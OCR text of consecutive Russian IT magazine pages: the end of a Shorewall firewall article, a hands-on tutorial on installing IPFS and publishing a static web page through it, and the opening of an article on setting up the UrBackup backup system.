
Chain Drop (2 references)
 pkts bytes target     prot opt in     out     source               destination
    0     0            all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 Broadcast  all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 ACCEPT     icmp --  *      *       0.0.0.0/0            0.0.0.0/0            icmptype 3 code 4 /* Needed ICMP types */
    0     0 ACCEPT     icmp --  *      *       0.0.0.0/0            0.0.0.0/0            icmptype 11 /* Needed ICMP types */
    0     0 DROP       all  --  *      *       0.0.0.0/0            0.0.0.0/0            ctstate INVALID
    0     0 DROP       udp  --  *      *       0.0.0.0/0            0.0.0.0/0            multiport dports 135,445 /* SMB */
    0     0 DROP       udp  --  *      *       0.0.0.0/0            0.0.0.0/0            udp dpts:137:139 /* SMB */
    0     0 DROP       udp  --  *      *       0.0.0.0/0            0.0.0.0/0            udp spt:137 dpts:1024:65535 /* SMB */
    0     0 DROP       tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            multiport dports 135,139,445 /* SMB */
    0     0 DROP       udp  --  *      *       0.0.0.0/0            0.0.0.0/0            udp dpt:1900 /* UPnP */
    0     0 DROP       tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp flags:!0x17/0x02
    0     0 DROP       udp  --  *      *       0.0.0.0/0            0.0.0.0/0            udp spt:53 /* Late DNS Replies */

Chain Reject (2 references)
```

Сгенерированные Shorewall правила iptables

Shorewall будет полезен как тем, кому нужно быстро составить простенький сетевой экран, так и, напротив, тем, кому требуется супернавороченный брандмауэр с роутингом и шейпингом трафика. Также он довольно быстро развивается — совсем недавно у него вышла версия 5.0 (http://shorewall.net/Shorewall-5.html).


Таким образом, Shorewall подходит очень большому кругу пользователей. Скорее всего, подойдет он и тебе.]C



Часть вывода команды shorewall dump. Виден список возможностей нижнего уровня

ДЕЦЕНТРАЛИЗОВАННЫЙ ВЕБ

ИЗУЧАЕМ P2P-СИСТЕМУ ДИСТРИБУЦИИ КОНТЕНТА IPFS



Евгений Зобнин
androidstreet.net

О кончине веба как централизованной среды говорят давно, а в последнее время заговорили еще больше. Всесторонняя слежка АНБ, экспоненциально растущие объемы трафика и, конечно же, любимые нами блокировки ресурсов сыграли свою роль. Проблема только в том, что сделать веб децентрализованным, не сломав его, невозможно, однако мы можем перейти на совершенно иную технологию, из коробки предоставляющую средства для создания веб-страниц и приложений без единой точки отказа.

ВМЕСТО ВВЕДЕНИЯ

Балансировщики нагрузки, кеширование, избыточность, распределенные базы данных, обратный прокси, IaaS, CDN — все эти термины уже давно стали обыденными не только для DevOps-инженеров, но и для IT-шников, работающих в совершенно иных сферах. Сегодня крупные интернет-компании используют кластеры из десятков и сотен серверов, формирующих инфраструктуру, которая выдержит и резкие наплывы посетителей, и отказ основных серверов, а нередко и физический обрыв кабеля.

Времена конфигураций «один сервер — один веб-сайт» уже давно прошли. Однако, как и раньше, мы продолжаем использовать все те же веб-технологии, что и старик Тим Бернерс-Ли. Мы изобрели HTTP/2, но до сих пор не придумали способа отвязать сервис от единой точки входа; у нас есть огромное количество технологий оптимизации отдачи контента, но почему-то мы до сих пор страдаем от DDoS-атак; у нас есть HTML5, однако мертвые ссылки остаются одной из главных проблем веба; мы платим копейки за мегабайт трафика, но отдаем огромные суммы за то, чтобы наш сервис оставался онлайн.

Мы делаем все, что в наших силах, чтобы веб был быстрым, высокодоступным и полезным, но, кажется, становится только хуже. Кто-то может назвать это нормальным, сославшись на растущее количество пользователей сети, нагрузки, объемы и «тяжесть» контента, однако корень проблемы заключается в ущербности самого HTTP как средства для отдачи огромных объемов трафика. Он просто для этого не предназначен. Система, построенная по принципу «один провайдер — миллионы потребителей», во все времена будет страдать от всех перечисленных проблем со все большим усложнением инфраструктуры провайдера, постоянно возрастающими расходами на ее содержание и опасениями, что в любой момент придет Роскомнадзор и выключит доступ к сервису одним нажатием кнопки.

Впервые это осознали создатели первых P2P-сетей и предложили совершенно иной способ распространения контента. Идея была проста как сапог: вместо того чтобы складировать все данные в одном месте, задачу их хранения и распространения возложили на самих потребителей, превратив их в полноправных участников раздачи контента. Как мы все знаем, технология не просто взлетела, а стала одним из столпов, на которых держится современный интернет.

Можно ли применить тот же принцип для построения сайтов? В каком-то смысле да, и именно этим занимаются разработчики IPFS.

ВЕБ 3.0

IPFS (InterPlanetary File System) — это стек протоколов и технологий, позволяющий создать нечто вроде глобальной распределенной файловой системы, построенной по принципу P2P-сети. В такой сети все ноды равны и могут вы-

ступать как потребителями, так и провайдерами контента (но не обязательно). Поиск информации ведется с использованием распределенной хеш-таблицы (DHT), а адресация контента, как следствие, с помощью хеш-сумм файлов.

Проще всего представить IPFS как надстройку (оверлейную сеть) над интернетом, в которой используются иные методы доступа к ресурсам. Вместо привычного нам понятия «такой-то файл на таком-то веб-сервере» здесь используется понятие «хеш-сумма такого-то файла, который должен быть где-то в сети». Для получения файла клиенту нужно знать только хеш, все остальное сеть сделает сама: найдет узел, у которого есть копия файла, запросит у него файл и отдаст его нам. При этом сеть не имеет пределов горизонтального роста, и при увеличении ее размеров всего лишь незначительно увеличится длительность поиска файла в хеш-таблице (20 хопов для сети из 10 миллионов узлов с увеличением на один хоп при удвоении размера сети).

Применительно к вебу IPFS позволяет решить многие проблемы HTTP и обладает следующими преимуществами:

- **Высокая доступность**. Веб-сайт, размещенный с помощью IPFS, не имеет точек отказа. При достаточно большом количестве узлов, реплицирующих веб-сайт или его части (или даже части файлов) у себя, выход одного, нескольких или даже большинства из них никак не повлияет на доступность веб-сайта. Более того, нагрузка на узлы, распространяющие контент веб-сайта, будет равномерно распределена между ними, что защитит от резких наплывов посетителей и DDoS-атак.
- **Параллельная загрузка**. Клиент может загрузить части веб-сайта и отдельных файлов с разных узлов одновременно, равномерно распределяя нагрузку на них и увеличивая общую скорость загрузки.
- **Решение проблемы мертвых ссылок**. Все файлы в IPFS адресуются с помощью хеш-сумм, так что, если один или несколько узлов перестанут хранить у себя файл, он все равно будет найден.
- **История версий**. IPFS — версионная файловая система. При модификации файла старая версия остается неизменной и может быть адресована и найдена. Это позволяет из коробки получить wayback machine, которая будет работать до тех пор, пока хоть один узел будет хранить старую копию файла.
- **Обход цензуры**. В IPFS нет единой точки входа и единого сервера, отвечающего за обслуживание веб-сайта или сервиса. Чтобы «выключить» сайт в IPFS, придется выключать все узлы, ответственные за хранение его частей. При достаточно больших размерах сети это нереализуемая задача.
- **Экономия на трафике**. Благодаря равномерному распределению нагрузки на узлы можно существенно сократить расходы на трафик, размазав их по всем раздающим.

Есть, однако, и две серьезные проблемы. Во-первых, не совсем понятно, что делать с динамическим контентом. Frontend-часть сайта будет работать как положено, поменяется лишь адресация JS-, CSS- и HTML-файлов, а вот с backend'ом сложнее. И основной вопрос здесь в том, что делать с server-side скриптами и базами данных: придется либо по старинке запускать их на выделенных серверах, либо реализовать некий механизм кеширования для хранения актуальных данных в виде уже готовых HTML-страниц, что не всегда возможно. Плюс, конечно же, вопрос защиты конфиденциальных данных и интеллектуальной собственности, но для этого в IPFS уже есть почти готовый механизм шифрования.

Вторая проблема: как попасть в IPFS. Браузеры, само собой, не поддерживают IPFS из коробки: мы не можем просто вбить хеш-сумму файла index.html нужного сайта в адресное поле и получить к нему доступ. Нужен шлюз для переадресации запросов. Сегодня есть как минимум два таких шлюза: это официальный шлюз IPFS, позволяющий получить доступ к любому файлу в IPFS, указав его хеш, и шлюз хостинга neocities.org, первого крупного сервиса, полностью поддерживающего IPFS.

К любому сайту, опубликованному на neocities.org, можно получить доступ с помощью IPFS-хеша. Например, вот ссылка, открывающая сайт dragonquest.neocities.org с помощью IPFS. Хеш его главной страницы (на момент написания статьи) — `QmTwEt89e6y3bRNMuZwhZHk7JjoeiYbqcASYHh6gkgnCoQ`, открыть его можно и через официальный IPFS-шлюз, разницы ты не заметишь. Если в будущем появятся другие шлюзы, в том числе твой собственный, ты сможешь получить доступ к любому IPFS-сайту и через них.

Основная проблема здесь в том, что необходимость использовать шлюзы фактически сводит многие плюсы IPFS на нет, по крайней мере до тех пор, пока в сети не появятся другие шлюзы. Хорошо, что поднять такой шлюз очень и очень просто.

ВЫХОДИМ В IPFS

Реализация IPFS доступна для Windows, Linux и OS X. Различия в них минимальны, и все они представляют собой один бинарный файл, с помощью которого можно и подключиться к IPFS, и добавить в нее свои файлы, и создать шлюз. Поэтому приведенные далее примеры для Linux будут справедливы для всех остальных систем (за исключением процесса установки, разумеется).

Итак, для начала скачиваем последнюю версию IPFS (в данном случае для 64-битного Linux):

```
$ wget https://gobuilder.me/get/github.com/ipfs/go-ipfs/cmd/ipfs/ipfs_master_linux-amd64.zip
$ unzip ipfs_master_linux-amd64.zip
```

Далее просто копируем бинарник IPFS в */usr/local/bin* или в *~/bin*:

```
$ cp ipfs/ipfs ~/bin
$ chmod +x ~/bin/ipfs
```

Последний шаг — инициализация локального хранилища файлов:

```
$ ipfs init
```

```
0 ✓ j1m@linux ~ $ ipfs init
initializing ipfs node at /home/j1m/.ipfs
generating 2048-bit RSA keypair...done
peer identity: QmT5ATrK6vNVE9b4z5GaGXDB5wCpqABLhPFyyZXVnKbSR5
to get started, enter:

        ipfs cat /ipfs/QmVtU7ths96fMgZ8YSZAbKghyieq7AjxNdcqyVzxTt3qVe/readme

0 ✓ j1m@linux ~ $ ipfs cat /ipfs/QmVtU7ths96fMgZ8YSZAbKghyieq7AjxNdcqyVzxTt3qVe/readme
Hello and Welcome to IPFS!

IPFS

If you're seeing this, you have successfully installed
IPFS and are now interfacing with the ipfs merkledag!

 -------------------------------------------------------
| Warning:                                              |
|   This is alpha software. Use at your own discretion! |
|   Much is missing or lacking polish. There are bugs.  |
|   Not yet secure. Read the security notes for more.   |
 -------------------------------------------------------

Check out some of the other files in this directory:

  ./about
  ./help
  ./quick-start     <-- usage examples
  ./readme          <-- this file
  ./security-notes
0 ✓ j1m@linux ~ $
```

Инициализация IPFS

Если все прошло нормально, можно запустить демон:

```
$ ipfs daemon &
```

С этого момента мы онлайн, то есть можем запрашивать файлы с помощью команд `ipfs cat /ipfs/<хеш>`, `ipfs get /ipfs/<хеш>` и размещать файлы с по-

мощью `ipfs add <имя_файла>`. Причем адресовать можно не только отдельные файлы, но и целые каталоги. Например, чтобы получить страницу index.html того самого сайта dragonquest.neocities.org, мы можем использовать такую команду:

```
$ ipfs cat
/ipfs/QmTwEt89e6y3bRNMuZwhZHk7JjoeiYbqcASYHh6gkgnCoQ/index.html >
index.html
```

Вторая особенность нашего онлайн-статуса в том, что другие узлы сети могут использовать наш хост для поиска нужных файлов (то есть мы становимся участником распределенной хеш-таблицы). Узнать IP-адреса и уникальные ID ближайших узлов можно так (в IPFS ближайший не значит близкий географически):

```
$ ipfs swarm peers
```

```
0 ✓ j1m@linux ~/ipfs-site $ ipfs swarm peers
/ip4/104.131.131.82/tcp/4001/ipfs/QmaCpDMGvV2BGHeYERUEnRQAwe3N8SzbUtfsmvsqQLuvuJ
/ip4/104.131.158.104/tcp/8001/ipfs/QmaKKS3BBhQhCGKKQB8JJic7M2ew3V6G5EzhqK3fEUPSbc
/ip4/104.131.26.125/tcp/4001/ipfs/QmWavS6ug2Nm2CHgmCyYgUt2PujRqNRnhzM7qmj7Pcmdf3
/ip4/104.236.151.122/tcp/4001/ipfs/QmSoLju6m7xTh3DuokvT3886QRYqxAzb1kShaanJgW36yx
/ip4/104.236.65.136/tcp/4001/ipfs/QmfQSX2jmcH4sx2uhLC8TieAxKFXhKV9MxRwavz4oXhs2q
/ip4/107.170.183.188/tcp/4001/ipfs/QmUj1nhB7j5cACy9gA9yEcxNJsHTt4LKNgw1RhuiJM9hXU
/ip4/108.31.214.10/tcp/4001/ipfs/Qmdhn9YXi6NjTiZZCC2BH46XKkQQPgJkVi2HscVdyvpYod
/ip4/115.188.67.144/tcp/4001/ipfs/QmP58tfgrXy11xvU7PD4Eiqnz6TwmUustnuam3cqUVkXUx
/ip4/128.199.92.152/tcp/4001/ipfs/QmbSYvZufDfDndsytMk4PFFhDY25DRZ3RneLqWaWc6tVFi
/ip4/137.56.163.59/tcp/4001/ipfs/QmQi4Y81fnPhcXePEeqHj8RLAQxZeacta7hC1bxUhr7XhX
/ip4/144.76.16.43/tcp/4001/ipfs/QmQDysR4PLWAADFFns6sBbsknbvMkRqdYBgMRyHDgbWyMG
/ip4/147.75.192.163/tcp/4001/ipfs/QmTyxTqbFfm7823kZNXFutwSjrJFQzpBrAgiRyx3cFQocv
/ip4/147.75.194.73/tcp/4001/ipfs/QmPGgASQFSyWsMa85pBdqqh5syre8TvtMwZpXXkYn9iYNp
/ip4/151.80.32.10/tcp/4001/ipfs/QmU7VjzWrZ1ZF389RN9sRzFJJ1Uo4ZbyFfnkzJzWcQxfj9
/ip4/158.69.62.218/tcp/4001/ipfs/QmNjRVohhWBX31EoaAXkrj5mPF9vQNcTVvQgWHNwdxweCN
```

Список пиров IPFS

Третья особенность — любые запрошенные или размещенные нами файлы будут локально кешированы, а это значит, что мы будем участвовать в их раздаче (тот же принцип, что в файлообменных сетях). Само собой разумеется, кеш можно и нужно время от времени очищать:

```
$ ipfs repo gc
```

С другой стороны, мы можем захотеть оставить некоторые из этих файлов и каталогов у себя — и чтобы использовать в будущем (офлайн-доступ), и чтобы помочь в раздаче. Это можно сделать, «закрепив» нужные файлы (так сборщик мусора их не тронет):

```
$ ipfs pin add index.html
```

Четвертая особенность онлайна в том, что теперь у нас есть собственный IPFS-шлюз (я же говорил, что запустить его просто). Он доступен по адресу *localhost:8080/ipfs/*, при необходимости его можно пробросить на 80-й порт.

Также теперь у нас есть веб-консоль *localhost:5001/webui/*, с помощью которой можно узнать адреса подключенных узлов, добавить файлы или просто получить тот или иной файл через собственный шлюз. При этом все HTML-, CSS- и JS-файлы, необходимые для формирования веб-консоли, также загружаются напрямую из IPFS (с последующим кешированием, разумеется).

РАЗМЕЩАЕМ ВЕБ-САЙТ

Как видишь, подключиться к сети IPFS и начать размещение файлов очень просто. Все делается в одну-две команды и не вызывает вопросов. Но как насчет real world example? Так ли легко добавить в IPFS целый сайт и сделать его децентрализованным? Давай проверим. Для примера сделаем простейшую веб-страницу с одним заголовком и изображением.

Для начала создадим каталог:

```
$ mkdir /tmp/ipfs-site
$ cd /tmp/ipfs-site
```

Затем скопируем в него изображение (пусть это будет cat.jpg) и добавим в IPFS:

```
$ ipfs add cat.jpg
added QmP3MnEmYv7mxvqrduBFBhLUKSSjZxPBXwkfVko2yWdqnx cat.jpg
```

Запоминаем хеш, полученный от IPFS, и для проверки пробуем открыть файл через локальный IPFS-шлюз: http://localhost:8080/ipfs/QmP3MnEmYv7mxvqrduBFBhLUKSSjZxPBXwkfVko2yWdqnx.

Картинка должна благополучно загрузиться. Теперь очередь HTML-файла, и здесь сразу встает вопрос: как адресовать картинку? Самый очевидный вариант — это использовать ссылку выше, но в таком случае картинку увидим только мы, так как наш шлюз локальный. Поэтому мы будем использовать официальный IPFS-шлюз. Пишем следующий быдлокод:

```
<body>
<head>
    <title>Hello IPFS!</title>
</head>
<body>
```



```
    <h1>Hello IPFS!<h1>
    <img
    src="https://ipfs.io/ipfs/QmP3MnEmYv7mxvqrduBFBhLUKSSjZxPBXwkfVko2
    yWdqnx">
</body>
```

Опять же добавляем файл в IPFS: `$ ipfs add index.html.` Теперь наша HTML-страничка и картинка в IPFS-сети, а значит, они должны быть доступны не только через локальный шлюз, в котором эти файлы изначально есть, но и через любой другой. Что ж, пробуем: `https://ipfs.io/ipfs/QmZzfWhi8DTofwkFPvHyN9pABtrRYSubjGYvpbw2HharHp` и ждем.

Первая загрузка может длиться довольно долго, так как нагрузка на шлюз высокая, а копий наших файлов, кроме нас, ни у кого нет. Но в конечном итоге страничка все-таки загружается. Теперь мы можем убить локальный демон IPFS с помощью команды `killall ipfs` и попробовать открыть страницу вновь. Как и положено, страница открывается.



Неубиваемая веб-страница

В ЗАКЛЮЧЕНИЕ

Какие выводы мы можем сделать из нашего эксперимента?

1. Разместить в IPFS статический веб-сайт так же легко, как и любой другой набор файлов (при необходимости можно опубликовать весь каталог целиком).

2. Проблему единой точки отказа (в виде шлюза) мы так и не решили, зато в отличие от традиционного подхода можем в любой момент заменить все ссылки, указав в них другой шлюз (это можно сделать, применив команду `sed s#ipfs.io/ipfs#другой_шлюз#g` ко всем файлам).
3. «Выживаемость» нашей странички напрямую зависит от ее популярности и количества желающих хранить ее в своем кеше IPFS.
4. Чтобы решить проблему изменения хеш-суммы при каждом изменении страницы, можно использовать IPNS — механизм, позволяющий получить хеш, всегда ссылающийся на последнюю версию сайта. На момент написания статьи IPNS был в стадии преальфа, поэтому я не стал расписывать его использование. Но в целом все так же просто, как с самим IPFS.
5. Тем, кто желает помочь в распространении контента и развитии сети, достаточно просто установить IPFS и запустить демон. Также желательно установить расширение IPFS Gateway Redirect для Chrome и Firefox, которое будет автоматически перенаправлять все запросы к `ipfs.org/ipfs/` на локальный шлюз. Таким образом запрошенные через официальный шлюз страницы будут оседать в кеше, а узел участвовать в раздаче.
6. По-настоящему децентрализованным IPFS станет только после включения его поддержки в браузеры. Как вариант, разработчики могут выпустить собственную версию Chrome или Firefox, которая будет распространяться в комплекте с IPFS-демоном и плагином IPFS Gateway Redirect.

ПРАВИЛЬНЫЙ РЕЗЕРВ

СТАВИМ СИСТЕМУ БЭКАПА **URBACKUP**



Информационные ресурсы любой компании представляют особую ценность. В сборе, анализе и использовании данных задействованы практически все сотрудники. Но, если нет системы резервирования, данные легко потерять. Нам нужна бесплатная система, позволяющая создавать бэкапы, простая в настройке и работающая в гетерогенной среде. Разберем возможности и настройку UrBackup.

Мартин «urban.prankster» Пранкевич
martin@synack.ru

ВОЗМОЖНОСТИ URBACKUP

UrBackup (urbackup.org) — простая в использовании клиент-серверная система резервного копирования, работающая под управлением Windows и Linux. Распространяется по условиям GPLv3. Позволяет создавать инкрементные и полные резервные копии как целых разделов, так и отдельных каталогов, с возможностью выбора файлов, которые попадут в архив, и делать снапшоты разделов жесткого диска (только для Win). Клиенты могут находиться в локальной сети или подключаться к серверу через интернет. Это удобно для резервирования данных, находящихся на ноутбуках мобильных сотрудников.

Для ускорения резервирования клиент UrBackup постоянно отслеживает изменения в каталогах, позволяя быстро найти отличия от предыдущих резервных копий. В итоге сохраняются только новые изменения файлов. Если изменений нет, сервер получает сообщение об их отсутствии. Поддерживается резервирование открытых файлов, в определенный момент просто снимается образ. Реализована дедупликация на уровне файлов, когда одинаковый файл, полученный с нескольких клиентов, сохраняется один раз, это экономит место на сервере. Если файловая система на сервере поддерживает дедупликацию на уровне блоков, это также будет дополнительным плюсом. Соединение между сервером и клиентом шифруется. Аутентификация производится по оригинальному идентификатору сервера и пары ключей.

Локализованный веб-интерфейс упрощает настройку заданий резервного копирования и восстановления данных, позволяет легко оценить свободное место на диске, смотреть статистику, проверять состояние клиентов и журналов. Отчеты о резервных копиях можно отправлять по email пользователям или администраторам. Клиенты также могут настраиваться при помощи пользовательского интерфейса, хотя этот способ скорее дополнительный и большинство собранных пакетов изначально не поддерживают GUI. Есть возможность управлять настройками сервера нескольким администраторам. Кроме того, менять установки конкретной клиентской системы через веб-интерфейс

могут пользователи. Для этого на сервере создается учетная запись, в пункте «Права» которой выбирается подключенный ПК.

Файлы могут быть восстановлены при помощи веб-интерфейса или Windows Explorer, bare metal восстановление из образов дисков доступно при помощи загрузочного компакт-диска или USB-накопителя. Снапшот раздела диска хранится одним VHD- или VHDZ-файлом, такой файл можно подключить в качестве виртуального диска в Win 7+ и извлечь данные. При сборке сервера с --with-mountvhd можно монтировать такие образы и в Linux:

```
$ start_urbackup_server --mountvhd /path/to/image.vhdz --mountpoint /media/image
```

Есть и ограничения. При резервном копировании не поддерживается Windows и POSIX ACL, альтернативные потоки данных, а также не учитываются разрешения. Для снятия снапшота разделы должны быть первичными, динамические тома не поддерживаются (зеркальные динамические тома работают).

Серверная часть пойдет в Windows, Linux и FreeBSD. Для установки в Red Hat, CentOS, Fedora, Arch Linux, Debian и Ubuntu предлагаются пакеты. Остальным придется использовать исходные тексты. В некоторых дистрибутивах для организации сервера NAS (FreeNAS, QNAP NAS, Thecus NAS) есть пакет/плагин для установки серверной части UrBackup. В зависимости от выбранной ОС и файловой системы возможны ограничения. Например, сжатие будет работать на NTFS, ReiserFS (обычно требует пересборки ядра) и в ZFS. Дедупликация поддерживается только в ZFS и Btrfs. Бэкап хранится одним VHD- или VHDZ-файлом, поэтому файловая система сервера должна поддерживать большие файлы.

Клиентская часть доступна для Windows и Linux. Пакеты есть для Red Hat, CentOS, Fedora, Arch Linux. Клиенты на BSD-системах официально не поддерживаются, и работать с ними UrBackup не будет.

В Google Play есть пакет для Android, с его помощью ты можешь получить доступ к своим файлам на сервере.

УСТАНОВКА URBACKUP В UBUNTU 14.04 LTS

Для примера развернем сервер и клиент в Ubuntu 14.04 LTS. Установка клиента в Windows ничем особенным не выделяется, подключение аналогично линуксовскому. Развертывание в Linux на базе Red Hat отличается особенностями системы управления пакетов и наличием пакета с клиентской частью в репозитории (без GUI). Все вопросы подробно освещены в Administration Manual, хотя основные моменты настройки должны быть понятны интуитивно.

Для установки сервера используем PPA-репозиторий:



